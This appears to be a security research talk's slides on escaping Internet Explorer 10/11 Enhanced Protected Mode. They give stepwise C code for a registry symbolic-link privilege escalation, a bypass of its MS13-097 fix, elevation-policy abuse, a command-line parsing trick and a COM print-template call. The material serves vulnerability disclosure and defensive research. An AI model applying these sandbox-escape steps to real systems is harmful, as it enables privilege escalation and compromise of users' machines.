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- IESetProtectedModeRegKeyOnly looks interesting



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K 6	ntoskml.exe	KiSystemServiceCopyEnd + 0x13	0xffff801465d64b3	C:\Windows\system32\ntoski
	KernelBase.dll	RegCreateKeyExW + 0x4b	0x7ffc9a39ce18	
	ieframe.dll	IESetProtectedModeRegKeyOnly + 0x7e	0x7ffc9a39cd72	
	ieframe.dll	IESetProtectedModeRegKey + 0x3a	0x7ffc9a39e195	
	ieframe.dll	CreateProtectedModeRegistry + 0x41	0x7ffc9a3276b6	
	ieframe.dll	IEWinMain + 0x146	0x7ffc9a327e6e	
	ieframe.dll	LCIEStartAsFrame + 0x3ae	0x7ffc9a3282a2	
	ieframe.dll	DesktopFrameProcess + 0x36	0x7ff66d3f11e9	
	explore.exe	wWinMain + 0x399		



# IESetProtectedModeRegKeyOnly

```
; Attributes: bp-based frame

; __int32 __cdecl IESetProtectedModeRegKeyOnly(const struct MICREGISTRYDESCRIPTOR *)
?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z proc near


Sid= dword ptr -8
phkResult= dword ptr -4

; FUNCTION CHUNK AT 1004DA66 SIZE 0000009C BYTES
; FUNCTION CHUNK AT 101C4887 SIZE 00000054 BYTES

mov     edi, edi
push   ebp
mov     ebp, esp
push   ecx
push   ecx
push   esi
push   edi
mov     edi, ecx
mov     esi, 80070057h
test   edi, edi
jnz    loc_101C4887
```

# IESetProtectedModeRegKeyOnly

- Creates key if it doesn't exist
- If not accessible from AppContainer
  - Add low integrity label
  - Add IE Capability SID to DACL



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## So What?

- Can induce medium integrity IE to create keys
- Any key we create will have ACL allowing EPM process full access
- But surely we can't create any interesting keys?
- **Well obviously we can!**


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## Registry Symbolic Links

The following table lists the specific access rights for registry key objects.

Value	Meaning
KEY_ALL_ACCESS (0xF003F)	Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.
KEY_CREATE_LINK (0x0020)	Reserved for system use. <b>Hah, of course it is!</b>
KEY_CREATE_SUB_KEY (0x0004)	Required to create a subkey of a registry key.


## Finding a Target Key




## Exploitation: Step 1

- Create a symbolic link from accessible registry area to target:

```
NtCreateKey(&hKey, KEY_ALL_ACCESS, &oa, 0, NULL,  
           REG_OPTION_CREATE_LINK, &disposition);  
RtlInitUnicodeString(&valuename, L"SymbolicLinkValue");  
NtSetValueKey(hKey, &valuename, 0, REG_LINK,  
              dst, wcslen(dst) * sizeof(WCHAR));
```



Symbolic Link




## Exploitation: Step 2


- Execute Internet Explorer to cause key to be created

```
WCHAR cmdline [] = L"iexplore.exe x";
```

```
CreateProcess(L"C:\\Program Files\\Internet Explorer\\iexplore.exe",  
             cmdline, NULL, NULL, FALSE, 0, NULL, NULL, &startInfo, &procInfo));
```



Symbolic Link



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## Exploitation: Step 3

- Open created key and fill in Registry Values for elevation policy

```
RegOpenKeyEx(hKeyIE,  
    L"Low Rights\\ElevationPolicy\\{C2B9F6A6-6E3C-4954-8A73-69038A049D00}",  
    0, KEY_ALL_ACCESS, &hKey);  
  
CreateRegistryValueString(hKey, L"AppName", L"calc.exe");  
CreateRegistryValueString(hKey, L"AppPath", L"C:\\windows\\system32");  
CreateRegistryValueDword(hKey, L"Policy", 3);
```



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
## Exploitation: Step 4

- Force IE to refresh elevation policy

```
RtlInitUnicodeString(&objName,  
    "\\Sessions\\1\\BaseNamedObjects\\LRIEElevationPolicy_");  
InitializeObjectAttributes(&objAttr, &objName,  
    OBJ_CASE_INSENSITIVE, 0, 0);  
  
NtOpenSection(&hSection, SECTION_MAP_READ | SECTION_MAP_WRITE,  
    &objAttr);  
int* p = MapViewOfFile(hSection, FILE_MAP_READ | FILE_MAP_WRITE,  
    0, 0, sizeof(int));  
  
// Increment counter  
*p = *p + 1;
```

# Exploitation: Step 5

- Execute new process



## How Was It Fixed?

```
loc_101C4887:          ; unsigned __int32
push    ebx
lea    eax, [ebp+phkResult]
mov    esi, 0E0006h
push   eax             ; phkResult
push   esi             ; samDesired
push   8               ; ulOptions ← Changed from 0 to 8
push   dword ptr [edi+10h] ; lpSubKey
xor    ebx, ebx
push   dword ptr [edi] ; hKey
mov    [ebp+phkResult], ebx
call   ds:__imp__RegOpenKeyExW@20 ; RegOpenKeyExW(x,x,x,x,x)
jmp    loc_1004DA76
```

### Undocumented option in MSDN

*ulOptions*

This parameter is reserved and must be zero.

### Semi documented option in MSDN Driver Reference


REG\_OPTION\_OPEN\_LINK

The key is a symbolic link. This flag is not used by device and intermediate drivers.

## But Was It Fixed?

```
; START OF FUNCTION CHUNK FOR ?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z  
  
loc_101C4887:          ; unsigned __int32  
push    ebx  
lea     eax, [ebp+phkResult]  
mov     esi, 0E0006h  
push    eax           ; phkResult  
push    esi           ; samDesired  
push    REG_OPTION_OPEN_LINK ; u1Options  
push    dword ptr [edi+10h] ; lpSubKey  
xor     ebx, ebx  
push    dword ptr [edi] ; hKey  
mov     [ebp+phkResult], ebx  
call    ds:__imp__RegOpenKeyExW@20 ; RegOpenKeyExW(x,x,x,x,x)  
jmp     loc_1004DA76  
  
push    ebx  
lea     eax, [ebp+phkResult]  
push    eax           ; phkResult  
push    ebx           ; lpSecurityAttributes  
push    esi           ; samDesired  
push    ebx           ; dwOptions  
push    ebx           ; lpClass  
push    ebx           ; Reserved  
push    dword ptr [edi+10h] ; lpSubKey  
push    dword ptr [edi] ; hKey  
call    ds:__imp__RegCreateKeyExW@36 ; RegCreateKeyExW(x,x,x,x,x,x,x,x)  
mov     esi, eax  
test    esi, esi  
jnz    loc_101C48A9
```

## But Was It Fixed?



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push     ebx
lea     eax, [ebp+phkResult]
mov     esi, 0E0006h
push   eax          ; phkResult
push   esi          ; samDesired
push   ebx
push   ebx
xor    eax, eax
push   eax
mov    ebx, eax
call  loc_101C48A9
jmp   loc_101C48A9

loc_1004DA7C:          ; lpdwDisposition
push   ebx
lea   eax, [ebp+phkResult]
push  eax          ; phkResult
push  ebx          ; lpSecurityAttributes
push  esi          ; samDesired
push  ebx          ; dwOptions
push  ebx          ; lpClass
push  ebx          ; Reserved
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push  dword ptr [edi] ; hKey
call  ds:__imp__RegCreateKeyExW@36 ; RegCreateKeyExW(x,x,x,x,x,x,x,x,x)
mov   esi, eax
test  esi, esi
jnz   loc_101C48A9

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mov   esi, eax
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## But Was It Fixed?

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push     ebx
lea     eax, [ebp+phkResult]
mov     esi, 0E0006h
push   eax           ; phkResult
push   esi           ; samDesired
push   REG_OPTION_OPEN_LINK ; u1Options
push   dword ptr [edi+10h] ; lpSubKey
xor     ebx, ebx
push   dword ptr [edi] ; hKey
mov     [ebp+phkResult], ebx
call   ds: _imp_RegOpenKeyExW@20 ; RegOpenKeyExW(x,x,x,x,x)
jmp     loc_1004DA76
```

```
// Exploit MS13-097 "fix", makes open key return access denied
PSECURITY_DESCRIPTOR psd;
ConvertStringSecurityDescriptorToSecurityDescriptor(
    L"D:(A;;;KR;;;WD)", SDDL_REVISION_1, &psd, nullptr);
SetKernelObjectSecurity(hKey, DACL_SECURITY_INFORMATION, psd);
```

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push     ebx           ; dwOptions
push     ebx           ; lpClass
push     ebx           ; Reserved
push   dword ptr [edi+10h] ; lpSubKey
push   dword ptr [edi] ; hKey
call   ds: _imp_RegCreateKeyExW@36 ; RegCreateKeyExW(x,x,x,x,x,x,x,x)
mov     esi, eax
test    esi, esi
jnz     loc_101C48A9
```

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# Finally Fixed

## Microsoft Security Bulletin MS14-010 - Critical

### Cumulative Security Update for Internet Explorer (2909921)

Published: Tuesday, February 11, 2014

Version: 1.0

#### General Information

#### Executive Summary

This security update resolves one publicly disclosed vulnerability and twenty-three privately reported vulnerabilities in Internet Explorer. The most severe vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited the most severe of these vulnerabilities could gain the same user rights as the current user. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.

# Distributed Exploitation

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# Closer Look at Elevation Policy

- Most research on abusing process creation policies

IBM  
ESCAPE > POLICY CHECK VULNERABILITIES > CVE-2013-4015

- Mislead *ieframe!GetSanitizedParametersFromNonQuotedCmdLine()* by using a space to delimit app name and arguments

```
C:\Windows\System32\cmd.exe\t..\notepad.exe
```

– Returns “C:\Windows\system32\cmd.exe” as application name

- C:\Windows\system32\notepad.exe runs as medium without prompt elevation

- But *kernel32!WinExec()* will execute the process as user

DIVING INTO IE 10'S ENHANCED PROTECTED MODE SANDBOX



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



[21-Aug-2013 \[13:26\]](#) -- CVE-2013-3186 - The case of a one click sandbox escape on IE

MSFT security updates for [August 2013](#) contained a fix for a vulnerability I reported to MSRC some time ago. Behind a some kind cryptic title of "Internet Explorer Process Integrity Level Assignment Vulnerability" hides a 1 click sandbox escape (CVE-2013-3186).


Some context before the vulnerability. IE sandbox, called protected mode, is based on integrity levels where the renderer (where JS runs among other things) runs as Low Integrity level and the main frame runs as Medium Integrity level. They talk to each other through a broker RPC/pipe interface. A process running under Low IL can read almost anything in the system (ACL allowing) but can write to very few locations (TempLow for example). Basically protected mode is tackling the persistence problem of malware exploiting a security vulnerability at the Low IL process.

# Security in Elevation Policy

- Anyone can add policy entries



# COM Elevation Policy



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## Exploiting Medium IE Process

- Can create a new instance of IE through policy
- Can script the instance using COM

### IWebBrowser2 Interface

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Exposes methods that are implemented by the [WebBrowser](#) control (Microsoft ActiveX control) or implemented by an instance of the [InternetExplorer](#) application (OLE Automation). For the Microsoft .NET Framework version of this control, see [WebBrowser Control \(Windows Forms\)](#).

#### IWebBrowser2 Members

<a href="#">AddressBar</a>	Sets or gets a value that indicates whether the address bar of the object is visible or hidden.
<a href="#">Application</a>	Gets the automation object for the application that is hosting the <a href="#">WebBrowser Control</a> .

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## What Could we do With This?

- Reminded of an old IE RCE, full trust JScript running in Print Preview Template

```
variant_t var(bstr_t("http://domain.com/template.html"));  
browser->ExecWB(OLECMDID_PRINT, OLECMDEXECOPT_PROMPTUSER,  
               &var, NULL);
```



